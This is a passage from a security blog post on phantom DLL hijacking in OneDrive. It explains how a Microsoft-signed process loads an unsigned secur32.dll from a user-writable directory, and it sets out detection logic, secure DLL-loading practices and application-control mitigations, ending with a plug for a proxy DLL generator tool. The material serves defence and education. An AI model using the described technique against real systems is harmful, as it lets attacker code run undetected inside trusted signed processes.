 MessageBox confirming that code executed inside the OneDrive process.
At this point, the important conclusion is not “MessageBox popped”.
The important conclusion is:
A Microsoft-signed process loaded an unsigned DLL from a user-writable application directory before loading the real DLL from System32.
That is the behaviour defenders need to care about.
Why this matters in real environments
This type of issue matters because many application control deployments focus heavily on executables and scripts, but not DLLs.
For example, AppLocker environments often have publisher rules for signed executables but leave the DLL rule collection disabled because DLL enforcement can be noisy and operationally expensive.
WDAC can provide stronger control, but DLL enforcement is not always enabled because it requires testing and can break applications that load unsigned helper DLLs.
That creates a gap:
- The signed executable is allowed.
- The application directory is writable.
- DLL loading is not strictly controlled.
- An unsigned DLL gets loaded into a trusted process.
From an attacker’s perspective, that is useful because code is running inside a legitimate signed process.
From a defender’s perspective, this is detectable because the module load pattern is abnormal.
Detection Logic: Recently Dropped Unsigned DLL Loaded by a Trusted Process
The detection logic I would focus on is simple:
Alert when a recently created or modified unsigned DLL is loaded by a trusted or signed process.
Looking at any one of these indicators in isolation tends to generate noise. Applications legitimately load DLLs from user-writable locations, and some vendors still ship unsigned DLLs. However, when a DLL appears shortly before a process starts and is then loaded by a trusted application, the event becomes much more interesting.
The key attributes I would look for are:
- The DLL was created or modified shortly before the load event.
- The DLL is unsigned or signed by an unexpected publisher.
- The DLL is loaded by a trusted or signed application.
- The DLL is loaded from a user-writable location.
- The DLL name resembles a legitimate Windows DLL or application dependency.
In the OneDrive example, an unsigned secur32.dll appearing in the user’s OneDrive installation directory and then being loaded by the Microsoft-signed OneDrive.exe process would be a strong indicator worthy of investigation.
Defensive recommendations
Defending against phantom DLL hijacking is ultimately about reducing the opportunities for applications to load code from untrusted locations and ensuring that suspicious DLL loading behaviour is visible to defenders.
Secure DLL loading practices
The most effective mitigation is to eliminate unsafe DLL search-order behaviour during development.
Developers should:
- Load known DLLs using full paths where practical.
- Use
LoadLibraryExwith appropriateLOAD_LIBRARY_SEARCH_*flags. - Configure safer DLL search paths using
SetDefaultDllDirectories. - Avoid searching user-writable directories before trusted locations.
- Remove unused or legacy DLL dependencies.
Application control and hardening
Where operationally feasible, organisations should restrict which DLLs are allowed to load into trusted processes.
Some options include:
- Enforcing DLL policies through WDAC.
- Using AppLocker DLL rules for high-value systems.
- Restricting unsigned DLL loads from user-writable directories.
- Reviewing applications that install under
%LOCALAPPDATA%,%APPDATA%, or other user-controlled locations.
Like most application control measures, DLL enforcement should be tested carefully before broad deployment.
Monitoring and detection
Even when prevention controls are not available, DLL hijacking attempts can often be detected through module load telemetry.
Particular attention should be paid to:
- Signed applications loading DLLs from user-writable locations.
- Recently created or modified DLLs being loaded shortly after they appear on disk.
- Unsigned DLLs loaded into trusted processes.
- DLL names that overlap with legitimate Windows or application dependencies.
- Unusual parent process, signer, and file path combinations.
Combining these signals generally produces higher-fidelity detections than relying on any individual indicator in isolation.
Closing thoughts
Phantom DLL hijacking is not a new technique, but it continues to appear in modern applications because the underlying conditions that make it possible still exist. Applications are frequently installed in user-controlled locations, legacy imports remain in codebases, and DLL search-order issues are often overlooked during development.
For offensive security professionals, phantom DLL hijacking remains a useful technique for demonstrating how a trusted application can be coerced into loading attacker-controlled code without exploiting a memory corruption vulnerability. For defenders, it provides an opportunity to build practical detections around unusual DLL loading behaviour, particularly when a trusted process loads a recently dropped unsigned DLL from a user-writable location.
The concept itself is relatively simple. The part I found frustrating was repeatedly building proxy DLLs by hand, generating export definitions, writing forwarding stubs, handling architecture differences, and fixing small mistakes that inevitably creep in when working with DLLs that export dozens or hundreds of functions.
That frustration is ultimately what led me to build proxydllgenerator. The tool does not introduce any new techniques; it simply automates the repetitive parts of creating proxy DLLs so you can spend more time understanding the target application and less time writing boilerplate code.
Build one proxy by hand so you understand what is happening. After that, automate the boring parts.
References
Microsoft, Dynamic-link library search order
https://learn.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-search-orderMicrosoft, Dynamic-Link Library Security
https://learn.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-securityMicrosoft, LoadLibraryExA function
https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibraryexaMicrosoft, SetDefaultDllDirectories function
https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-setdefaultdlldirectoriesMicrosoft Sysinternals, Sysmon
https://learn.microsoft.com/en-us/sysinternals/downloads/sysmonMicrosoft Defender XDR, DeviceImageLoadEvents table
https://learn.microsoft.com/en-us/defender-xdr/advanced-hunting-deviceimageloadevents-tableproxydllgenerator
https://github.com/maskop9/proxydllgenerator